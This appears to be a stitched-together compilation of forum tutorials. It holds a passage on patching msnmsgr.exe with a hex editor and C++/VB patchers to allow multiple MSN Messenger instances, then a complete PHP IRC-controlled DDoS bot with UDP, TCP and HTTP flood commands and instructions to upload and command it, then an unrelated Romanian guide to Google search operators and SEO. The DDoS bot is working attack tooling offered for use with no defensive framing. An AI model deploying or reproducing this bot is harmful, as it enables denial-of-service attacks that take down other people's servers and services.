Open the msnmsgr.exe in hexworkshop..

Go back to olly , because we need to write down some HEX values
to find the offset where we need to patch...

between the addresses and the asm code, you will see the hex values...

Code:

```
00543CE2  . 0F84 EA4B0000  JE msnmsgr.005488D2
00543CE8  . FF15 8C154000  CALL DWORD PTR
DS:[<&KERNEL32.GetLastErr>; [GetLastError
00543CEE  . 3D B7000000    CMP EAX,0B7
```

Write down the hexcodes of these addresses..

you would get: 0F84EA4B0000FF158C1540003DB7000000

Now we need to patch that B7.. so we can leave the last part
of the hexcode.. you will now have:
0F84EA4B0000FF158C1540003D

Go back to hexworkshop and press Control + F .. to popup the
search window..

Link to screenshot (max images 10)
http://tuts.djoedjoe.com/multimsn/images/hex1.jpg

for Type select: Hex Values
At the value box type our hex values we have written down:
0F84EA4B0000FF158C1540003D
now click OK

You will see something like this:

Link to screenshot (max images 10)
http://tuts.djoedjoe.com/multimsn/images/hex2.jpg

Right after the 3D you see our magic hex value ☺.. the B7
Select that B7 :

In the menu bar.. goto > Options > Offset > and select decimal

Right down the window, you can see on wich offset we are..

this offset will be needed when you gonna program the patch..
Remember the offset is in dec values...

Link to screenshot (max images 10)
http://tuts.djoedjoe.com/multimsn/images/hex3.jpg

Now change the B7 into B6 ..
Close OllyDBG and MSN Messenger..
And Click on Save... When it asks for creating an backup.. click
yes.. (in case something went wrong)..

Now close workshop and run the msn messenger multiple
times.. it should work now ☺...

Below i have sourcecodes for patching msnmsgr.exe in c++ and
vb..
feel free to modify/use them in your own apps ☺..

I hope you enjoyed this tutorial..
If you think i explained something wrong, or not very clear..
you can alway's message me..

C++ Code for multi msn patch
  Code:

```
/*

  Multi MSN Clients
  Programmed By DjoeDjoe

*/


#include <iostream>
#include <stdio.h>
#include <windows.h>
```

```cpp
// This function is for patching an binary file...

int binPatch(char filepath[],long offset,int hex)
{
    FILE *binFile;
    binFile = fopen(filepath,"r+");

    if(binFile == NULL)
    {
        std::cout << "[X] Could not open the file...\n";
        return 0;

    }

    std::cout << "[*] Patching file...\n";

    char cWrite = static_cast<char>(hex);

    fseek(binFile,(long)offset,(int)SEEK_SET);

    fwrite((const void *)&cWrite,1,1,binFile);

    std::cout << "[*] File Patched...\n";

    return 0;

}


int main(){
    std::cout << "DjoeDjoe's Software" << std::endl;
    SetConsoleTitle("Multi MSN Patcher..");
```

```
    binPatch("C:/program files/msn
messenger/msnmsgr.exe",1323247,0xB6);   // To disable
multiclients , change hex to 0xB7
    cin.get();

    return 0;
}
```

Code for Visual Basic 6:

Code:

```
'Multi MSn Patcher
'programmed by DjoeDjoe


Option Explicit

Private Sub Form_Load()
   binPatch "C:\program files\MSN
messenger\msnmsgr.exe", 1323247, 182  '0xB6 = 182   ( hex
to dec )
   MsgBox "Done...", vbInformation, "Info !"
End Sub

Function binPatch(filepath As String, offset As Long, hexc
As Integer)

   Open filepath For Binary As #1
   Put #1, offset + 1, Chr$(182)
   Close #1
End Function
```

Ddos Bot by CarcaBot

PHP Code:

```php
<?php

/*

PHP DDoS Bot
Version 1.0
[www.~censored~.org]


*/


$server="1.3.3.7";
$Port="6667";
$nick="bot-";$willekeurig;
$willekeurig=mt_rand(0,3);
$nicknummer=mt_rand(100000,999999);
$Channel="#WauShare";
$Channelpass="ddos";
$msg="Farewell.";

set_time_limit(0);
$loop = 0; $verbonden = 0;
$verbinden = fsockopen($server, $Port);

while ($read = fgets($verbinden,512)) {

$read = str_replace("\n","",$read); $read = str_replace("\r
","",$read);
$read2 = explode(" ",$read);

if ($loop == 0) {
fputs($verbinden,"nick $nick$nicknummer\n\n");
```

```php
fputs($verbinden,"USER cybercrime 0 * :woopie\n\n");
}

if ($read2[0] == "PING") { fputs($verbinden,'PONG '.str_r
eplace(':','',$read2[1])."\n"); }

if ($read2[1] == 251) {
fputs($verbinden,"join $Channel $Channelpass\n");
$verbonden++;
}


if (eregi("bot-op",$read)) {
fputs($verbinden,"mode $Channel +o $read2[4]\n");
}


if (eregi("bot-deop",$read)) {
fputs($verbinden,"mode $Channel -o $read2[4]\n");
}

if (eregi("bot-quit",$read)) {
fputs($verbinden,"quit :$msg\n\n");
break;
}

if (eregi("bot-join",$read)) {
fputs($verbinden,"join $read2[4]\n");
}

if (eregi("bot-part",$read)) {
fputs($verbinden,"part $read2[4]\n");
}


if (eregi("ddos-udp",$read)) {
fputs($verbinden,"privmsg $Channel :ddos-udp -
 started udp flood - $read2[4]\n\n");
```

```php
$fp = fsockopen("udp://$read2[4]", 500, $errno, $errstr, 3
0);
if (!$fp)
{
//echo "$errstr ($errno)<br>\n"; //troep
exit;
}
else
{
$char = "a";
for($a = 0; $a < 9999999999999; $a++)
$data = $data.$char;

if(fputs ($fp, $data) )
fputs($verbinden,"privmsg $Channel :udp-ddos -
 packets sended.\n\n");
else
fputs($verbinden,"privmsg $Channel :udp-ddos -
 <error> sending packets.\n\n");
}
}

if (eregi("ddos-tcp",$read)) {
fputs($verbinden,"part $read2[4]\n");
fputs($verbinden,"privmsg $Channel :tcp-ddos -
 flood $read2[4]:$read2[5] with $read2[6] sockets.\n\n");
$server = $read2[4];
$Port = $read2[5];

for($sockets = 0; $sockets < $read2[6]; $sockets++)
{
$verbinden = fsockopen($server, $Port);
}
}

if (eregi("ddos-http",$read)) {
fputs($verbinden,"part $read2[4]\n");
fputs($verbinden,"privmsg $Channel :ddos-http -
```

```php
 http://$read2[4]:$read2[5] $read2[6] times\n\n");
$Webserver = $read2[4];
$Port = $read2[5];

$Aanvraag = "GET / HTTP/1.1\r\n";
$Aanvraag .= "Accept: */*\r\n";
$Aanvraag .= "Accept-Language: nl\r\n";
$Aanvraag .= "Accept-Encoding: gzip, deflate\r\n";
$Aanvraag .= "User-
Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1
)\r\n";
$Aanvraag .= "Host: $read2[4]\r\n";
$Aanvraag .= "Connection: Keep-Alive\r\n\r\n";

for($Aantal = 0; $Aantal < $read2[6]; $Aantal++)
{
$DoS = fsockopen($Webserver, $Port);
fwrite($DoS, $Aanvraag);
fclose($DoS);
}
}
$loop++;

}
?>
```

To Use:
-Open mIRC
- Upload php_ddos_bot.php to your web server
- Go to
Code:

www.yoursite.com/path/to/php_ddos_bot.php

-   Bot will join #yourchannel
    - PM the bot saying "ddos-udp IPHERE"

Manual de utilizare google &&SEO - SearchEngineOptimization

By OSHO

Se stie ca orice raspuns se gaseste pe google. Am vazut destui care sustin ca
au cautat pe google ceva dar nu au gasit... ba chiar mai mult, am intalnit
persoane care sustin ca "google nu stie mare lucru".
Tutorialul de fata e dedicat celor care habar n-au cum se foloseste un motor
de cautare (in cazul de fata, google).

1. Cautare cu ajutorul interfetei

Google ne pune la dispozitie o interfata de cautare. Adica, apare un camp
input in care fiecare pune ce-l intereseaza si are 2 optiuni. Fie da "Search"
si vede o groaza de rezultate, fie da "I'm feeling lucky" si este redirectionat spre prima pagina gasita (cea cu cel mai mare rating).
Pana aici nu e mare filosofie... dar google are inca o optiune numita "Cautare
avansata". Este un link in partea dreapta a campului text. Ce ne ofera
cautarea avansata ? Avem de la inceput diferite optiuni... putem cauta un
site care contine toate cuvintele introduse... care are cel putin unul dintre
cuvinte... care are cuvintele exact in ordinea in care au fost introduse sau,
care nu are nici un cuvant din cele introduse. De asemenea are si optiuni de
cautare dupa limba in care a fost scrisa pagina sau dupa domeniu.
Cautarea dupa domeniu e o chestie draguta... daca va e lene sa cautati pe un
site ceva anume, "rezolvati" cu google sa caute cuvintele

specificate doar in
domeniul care il puneti acolo... De asemenea, se pot face cautari dupa un
anumit tip de fisiere...

2. Cautarea cu ajutorul comenzilor

Google pune la dispozitie si o interfata pentru cei avansat. Daca sunteti ca
mine, probabil nu va incanta sa dati 5 clickuri in speranta ca veti gasi ce
cautati ci mai degraba scrieti inca 2-3 cuvinte care sigur returneaza
rezultatul asteptat.
Ca sa nu o mai lungesc, pun mai jos cateva "comenzi" suportate de google.

a. Cautare dupa fraza exacta

Daca va intereseaza 3 cuvinte in exact ordinea in care le-ati introdus (ex.
the linux comunity) le introduceti in campul input in ghilimele. Adica scrieti
"the linux comunity". Daca cele 3 cuvinte nu se gasesc exact in ordinea in
care au fost specificate, nu primiti nici o referire la vreun site...

b. Cautare dupa unul dintre cuvinte

Revenind la exemplul "the linux comunity"... poate ca va intereseaza toate
site-urile care contin unul dintre cuvintele cautate. Adica, toate site-urile
care contin "the", site-urile care contin "linux" si site-urile care contin
"comunity". Recunosc... in cazul de fata nu e tocmai util, dar sunt cazuri in
care chiar aveti nevoie de asa ceva... Cautarea se face cu ajutorul cuvantului

OR. Adica, ii dati sa caute (fara ghilimele) the OR linux OR comunity.

c. Cautare dupa tipul fisierului

Se intampla sa va intereseze un manual... sau un tutorial... sau un review...
si ati prefera fisierul sa il aveti in format pdf (ca exemplu). Google are
filtru de format. Adica, puteti sa-i dati sa caute FreeBSD dar sa returneze
doar fisierele pdf care le-a gasit (sau doc, xls, etc). Filtrarea se face in
felul urmator... in campul de comanda scrieti ceea ce va intereseaza urmat de
cuvantul cheie filetype:pdf. Adica, daca ii dati sa caute FreeBSD filetype:pdf va returna toate fisierele pdf care contin cuvantul FreeBSD.
Bineinteles, inlocuiti pdf cu formatul dorit (cu conditia sa fie suportat de
google).

d. Cautare dupa locul in care apare textul

Google suporta un mod de cautare dupa locatia textului cautat. Are 4 variante
care le pun impreuna cu cuvantul cheie corespunzator: textul se gaseste in
titlul paginii (**allintitle:**), in corpul paginii(**allintext:**), in adresa web
(**allinurl**), sau in legaturi (**allinanchor:**). Implicit cauta in toate locurile.
Un exemplu de cautare ar fi: 'allinurl: phpBB' (fara ghilimele). Chestia asta
va returna toate paginile care au in adresa phpBB. Restul cuvintelor cheie se
folosesc la fel.

e. Cautare +

Normal google elimina unele cuvinte in timpul cautarii. Cuvinte precum "the",
sau "and" sunt omise. Daca aveti de cautat ceva ce trebuie neaparat sa includa
si "the" sau un alt cuvant care este eliminat adaugati un plus in fata
cuvantului. Deci, cuvantul the se transforma in +the.

f. Cautare -

Pentru a restrange putin rezultatele uneori veti dori sa cautati anumite
cuvinte cheie dar care nu contin alte cuvinte cheie. Adica, cautati music si
mp3 dar nu doriti sa va returneze melodiile unei anumite formatii. In cazul
acesta puneti un - in fata cuvantului care doriti sa NU existe in paginile
returnate. De exemplu: 'music lyrics -abba' (fara ghilimele) va returna toate
paginile care contin cuvintele 'music' si 'lyrics' dar care NU contin cuvantul
'abba'.

g. Cautare aproximativa

Se intampla sa cautati ceva legat de un anumit subiect. Ca sa primiti un
rezultat cat mai complex ar trebui sa efectuati mai multe cautari complexe. De
exemplu, va intereseaza ceva legat de familie (e doar un exemplu). Pentru asta
ar trebui sa cautati o data 'family', apoi sa cautati 'genealogy', si alte
cuvinte asemanatoare. Google va usureaza treaba si include operatorul de
cautare aproximativa '~'. Astfel, daca dati sa caute ~family va returna toate
paginile care contin cuvantul family sau cuvinte care sunt direct

legate de
acest cuvant. Bineinteles, rezultatele sunt limitate de dictionarul AI care
este implementat in motorul de cautare...

h. Cautare intervale de numere

Google va permite si sa cautati intervale de numere. De exemplu, cautati o
pagina in care sunt listate niste preturi sau numere de ordine.
Puteti cauta intervalele cu ajutorul operatorului '..'. Acest operator are
sintaxa A..B unde A este numarul de pornire iar B numarul de oprire. Ca
rezultat al cautarii veti primi toate paginile care contin numere din
intervalul [AB]. Incercati, de exemplu, o cautare pentru 50..55 ca sa va
formati o idee despre cum functioneaza.

j. Cautare dupa domenii

Google suporta cautare dupa domenii din comenzi. Cuvantul cheie pentru cautare
in interiorul unui domeniu este 'site:'. Daca vreti sa cautati ceva doar pe
site-ul forum.softpedia.ro puneti un sir de cautare de genul: 'hack
site:forum.softpedia.ro' (bineinteles, fara ghilimele). Chestia asta
functioneaza si cand doriti doar pagini cu o anumita terminatie. De exemplu,
se poate cauta 'hacking site:ro' sau 'hacking site:com'.

SEO - Search Engine Optimization

Dupa cum va dati seama, deja e plin webul de site-uri. Sunt o gramada

in toate domeniile si ariile de activitate. Intrati pe google, yahoo, msn sau orice motor de cautare care va place si cautati ceva. Orice.
Foarte probabil gasiti cateva mii sau sute de mii de rezultate. Multe
dintre ele sunt inutile, altele contin informatii pretioase care nu le puteti gasi in alt loc. Poate ca aveti un site care ati vrea
sa apara in google cand cautati unele cuvinte... cert este ca atunci
cand intrati pe google si cautati ceva sigur aveti o gramada de rezultate si in majoritatea cazurilor pe primele locuri sunt de obicei aceleasi site-uri. Se intampla uneori ca site-urile
din top sa nu fie tocmai cele mai potrivite pentru cuvintele care le-ati cautat dar totusi apar in top. Posibil ca site-ul care apare in top sa fie al concurentei si atunci din nou va puneti intrebarea: "Cu ce-s astia mai destepti decat mine?". Ei bine,
incer sa fac un mic tutorial care sa explice de ce unele site-uri sunt in top si altele nu

SEO sau "Search Engine Optimization" este o ramura a dezvoltarii
site-urilor web care se ocupa de promovarea site-urilor si de "asigurarea" unui loc de frunte in diverse motoare de cautare. Pentru a ajunge cu un site in top trebuie sa intelegem cum functioneaza motoarele de cautare, care este algoritmul lor si pe ce criterii considera ca un site este mai bun decat un altul care are la baza aceeasi tema.

Pentru ca un site sa fie vazut bine de un motor de cautare trebuie
sa facem pe plac motoarelor de cautare. Mai jos incerc sa pun pe scurt cateva idei importante dupa care se ghideaza motoarele de cautare cand indexeaza site-urile si cand le da o nota (rank) care urmeaza sa decida pozitia site-ului in raspunsul returnat ca urmare
a unei cereri facute de un utilizator.

1. Continutul site-ului
Pentru ca un site sa fie bine vazut de un motor de cautre trebuie
sa aiba un continut care sa poata fi indexat. Ce inseamna
continut
care poate fi indexat ? Text si imagini. Textele si imaginile sunt
singurele informatii care sunt indexate de motoarele de cautare.
Imaginile facand parte dintr-o categorie aparte vor fi discutate
doar
la cerere in schimb textul e important. Ce putem face cu textul ?
Cum putem sa ne folosim de informatia in format text pentru a
ne
ridica in ochii unui motor de cautare ? Crawlerele motoarelor de
cautare
parseaza pagina ocazional si face o sinteza in care sunt luate in
considerare urmatoarele atribute:

a) raportul text/cod
b) cuvintele care se repeta
c) cuvintele care ies in evidenta (bold, italic underline)
d) headerele

Pentru a optimiza un site la primul pas trebuie sa avem in minte
faptul
ca pe site trebuie sa apara informatie... multa... Ce putem face
pentru
ca site-ul sa ofere informatie multa ? avem 2 alternative. Prima
ar fi
sa punem o gramada de informatie pe site. De fapt, e singurul
lucru care
il putem face. Sa punem o gramada de informatie relevanta.
Bun,
v-ati chinuit si ati strans documentatie dar pe o pagina tot nu
ati reusit sa adunati mai mult de o pagina de text. Se mai poate
face
ceva ? Bineinteles. Pentru a avea un raport text/cod bun, putem
reduce
codul paginii. Cum putem face asta ? In primul rand prin
eliminarea

tabelelor din pagini. Faceti tot site-ul folosind div-uri si pagini de stiluri (CSS - Cascade Style Sheet) externe. Daca folositi fisiere css externe iar site-ul va fi facut in intregime folosind div-uri si cod de formatare puteti fi siguri ca veti obtine un raport
text/cod foarte bun, adica veti fi vazut de motorul de cautare ca avand
o pagina importanta cu relevanta mare.

Al doilea pas, b, se refera la cuvintele care se repeta. Motoarele de
cautare folosesc tot felul de algoritmi mai mult sau mai putin inteligenti de determinare a relevantei textului. O metoda de deducere
a relevantei este repetarea cuvintelor. De exemplu, daca pe o pagina
din site apare de 10 ori cuvantul Linux, e clar ca pe pagina respectiva
se vorbeste despre Linux deci dupa indexarea paginii de catre motorul de
cautare pagina va fi afisata cand in campul text al motorului de cautare
se introduce Linux pentru ca in "mintea" lui, motorul de cautare stie ca
Linux este un cuvant foarte des folosit in pagina deci sigur are o legatura destul de solida cu subiectul paginii.

Al treilea pas, c, se refera la cuvintele care sunt concepute pentru a
iesi in evidenta. Motoarele de cautare sunt facute in asa fel incat sa
se comporte ca un utilizator. Daca utilizatorul vede un text boldat sau
subliniat considera cuvantul respectiv sau fraza respectiva ca avand
o importanta deosebita fata de cuvintele sau frazele inconjuratoare.
Deci, daca vreti ca pe o pagina sa iasa in evidenta cuvantul

UNIX, il
scrieti folosind instructiunile ... sau ...
.
Crawlerul motorului de cautare, cand "vede" un cuvant ingrosat
il adauga
in lista cuvintelor cheie corespunzatoare paginii indexate.

Al patrulea pas, d, se refera la headere. probabil v-ati intrebat
"La ce sunt bune instructiunile <h1>, <h2> ... <h6> ? Oricum
imi
formatez textul cu <p></p> si cu stiluri..." Raspunsul e:
instructiunile
de header sunt bune pentru motoarele de cautare. Initial
instructiunile
astea au fost folosite pentru formatarea textului dar amatorii
tind
sa le ignore pentru ca au un stil predefinit care nu e pe placul
tututor. Cel mai bine e sa le redefiniti stilul folosind CSS si
supra-scriind atributele instructiunilor pentru a corespunde
nevoilor
care le aveti. Astfel puteti folosi instructiunile de header fara a
va strica designul paginii si motoarele de cautare vor lua textul
aparut intre <hX> si </hX> ca fiind foarte important,
adaugandu-se
la lista de cuvinte cheie aferente paginii.

2. Cam atat despre continut. Al doilea punct important este
modul
in care sunt tratate linkurile si imaginile. Pentru ca o imagine
sa fie bine vazuta de un crawler trebuie pusa intr-un mod cat
mai exact. De exemplu, instructiunea <img> are un atribut
numit alt
care se refera la textul alternativ si este folosita pentru a usura
navigarea pe site a nevazatorilor. Persoanele cu probleme de
vedere
folosesc softuri speciale care citesc imaginea care in mod
normal
este afisata pe monitor si redau textul scris in fereastra activa

folosind casti sau boxe. Pentru ca un crawler poate fi considerat un "utilizator" care nu poate vedea/interpreta imaginea este important ca atributul alt sa fie pus pentru fiecare imagine din site impreuna cu textul alternativ corespunzator, astfel crawlerul
fiind capabil sa indexeze imaginea ca fiind in tema textului pus ca text alternativ pentru imagine. Ca exemplu concret, daca avem
o imagine care prezinta un notebook o putem adauga folosind instructiunea img in felul urmator: . Instructiunea aceasta va afisa pe monitor
imaginea notebook.jpg iar in cazul in care pagina este parsata de
un crawler, informatia din atributul alt va fi considerata descriere
a imaginii si textul va fi trecut in cuvintele cheie corespunzatoare
paginii vizitate.

Pentru linkuri este din nou o alta poveste. Peste tot, in orice site se gasesc linkuri. Linkurile sunt folosite pentru a naviga de pe o pagina pe alta sau pentru a face referire catre resurse externe. Dupa
cum banuiti si linkurile pot fi optimizate pentru a oferi mai multa
informatie motoarelor de cautare. Un link se declara in html de forma: Link catre pagina. Ce inseamna asta ?
Prin asta spunem browserului/crawlerului ca se face referire catre
pagina.php. Bineinteles, nu e doar atat. Linkul care apare va avea
textul "Link catre pagina" ceea ce ii va spune crawlerului care urmeaza sa indexeze pagina ca pe pagina care urmeaza se discuta despre
"Link catre pagina". Stupid, nu ? Ca sa oferim o importanta mai mare

paginii catre care se face referire trebuie sa punem un text care sa reprezinte cat mai bine continutul care urmeaza a fi vazut in locatia
respectiva. Adica, sa facem un link de forma:
Optimizarea siteurilor. In cazul acesta
crawlerul va stii ca pe pagina urmatoare se discuta despre optimizarea siteurilor. Pentru un randament mai bun este important
ca toate linkurile sa aiba si atributul title care face exact acelasi lucru ca si textul despre care vorbeam mai sus doar ca ofera o "greutate" mai mare paginii catre care se face referire. Adica
daca facem linkul de forma:
optimizare
crawlerul va stii ca pe pagina care urmeaza se discuta despre optimizare
si va trece automat cuvintele folosite atat in title cat si textul pentru link in lista cuvintelor cheie aferente paginii.

3. Orice site care se respecta e format din mai multe pagini. Unul
dintre mofturile crawlerelor este ca fiecare pagina din site sa aiba
identitate proprie. Ce inseamna identitate proprie ? Sa aiba titlul
propriu, descriere proprie, cuvinte cheie proprii, nume propriu si, bineinteles, continut unic. Titlul unei pagini se da cu ajutorul instructiunii title. De exemplu daca avem pagina produse.html in care
se discuta despre placi video, vom folosi instructiunea title de forma <title>Placi video</title> pentru a specifica titlul paginii. Titlul impreuna cu numele paginii au o greutate foarte mare in cazul
crawlerelor. Astea doua determina subiectul paginii si e important sa
fie unice pentru ca acestea ne spun despre ce se intampla si ce

se
discuta in pagina.

Ce se poate retine de aici ? Faptul ca site-urile care sunt facute
de forma index.php?pagina=pagina_care_trebuie_afisata sunt
foarte
proaste din punct de vedere al optimizarii. Bun, sunt proaste ca
SEO
dar sunt mai sigure pentru ca se poate determina o politica de
securitate pentru intreg site-ul care va fi inclusa in prima
pagina.
O solutie ar fi rescrierea paginilor folosind mod_rewrite din
apache
care ne permite sa "derutam" crawlerul sau vizitatorii sa creada
ca urmaresc o pagina pe cand de fapt ceea ce se afiseaza este
continutul altei pagini. Adica putem cu ajutorul mod_rewrite sa
apelam produse.html iar rezultatul afisat va fi cel al paginii
index.php?pagina=produse totul fiind intr-un mod transparent
atat pentru utilizator cat si pentru crawler.

Descrierea paginii se pune cu ajutorul instructiunilor meta si se
face de forma:
<meta name="description" content="Descrierea paginii" />.
Majoritatea
crawlerelor actuale tind sa ignore instructiunile meta dar pentru
siguranta este bine ca pe fiecare pagina sa existe o instructiune
meta cu atributul name="description" si atributul
content sa ofere o descriere unica a paginii.
Aceeasi importanta o are un alt atribut care poate fi asociat
unei instructiuni meta si anume atributul pentru cuvinte cheie
care, din nou, trebuiesc sa fie unice pentru fiecare pagina
in parte. Instructiunea se foloseste de forma:
<meta name="keywords"
content="cuvinte,cheie,separate,de,virgula" />

4. Al patrulea element si probabil cel mai important este
numarul de
IBL-uri (InBound Links) adica numarul de linkuri de pe diferite
site-uri care fac referire catre pagina optimizata. Cu cat sunt mai

multe referiri la pagina respectiva cu atat crawlerele considera
ca pagina este mai importanta. Este exact ca in viata de zi cu zi...
cu cat se vorbeste mai des despre un actor cu atat se considera
ca actorul respectiv este mai popular deci va trebui sa-l
recomandati cand cineva vrea sa urmareasca un film bun. In
cazul
paginilor daca sunt multe pagini care fac referire catre pagina
in cauza se considera ca pagina este importanta iar cand cineva
cauta ceva folosind unul sau mai multe cuvinte cheie asociate
cu pagina, printre rezultate (probabil printre primele) se va
gasi si pagina in cauza.
De asemenea trebuie mentinut un raport favorbail de linkuri
interne
si linkuri externe. Adica intotdeauna trebuie avut grija ca
linkurile
care duc catre site-ul optimizat sa fie mai multe decat cele care
duc din site catre alte resurse externe.

5. Ultimul punct prezentat este spam-ul. Ca peste tot se pot
folosi
diferite trucuri pentru ca o pagina sa fie considerata mai
importanta
decat altele fara a oferi o relevanta. Multi folosesc spamul ca o
metoda de crestere a rank-ului in cadrul unui motor de cautare.
Partea
proasta pentru spameri (si partea buna pentru utilizatori) este
ca
spammerii cand sunt prinsi sunt pedepsiti de majoritatea
motoarelor
de cautare prin deindexare, adica prin eliminarea siteului din
indexul motorului de cautare ceea ce face ca tot spamul sa fie
inutil
si afacerea aproape anonima pe internet.

Cam asta ar fi o scurta introducere in optimizarea paginilor din
cadrul site-urilor web. Nu e un tutorial cu pretentii, este doar
o prezentare succinta a unor fapte si recomandari care va pot
ridica site-ul dar, bineinteles, fara a putea fi folosit ca o garantie.

Daca aplicati tot ce am spus mai sus nu aveti garantia ca siteul vostru va fi printre primele returnate in cazul unor cuvinte cheie dar in schimb puteti fi siguri ca ati parcurs deja mai mult de 20% din
drumul care trebuie parcurs de un SEO-ist in promovarea unui site.

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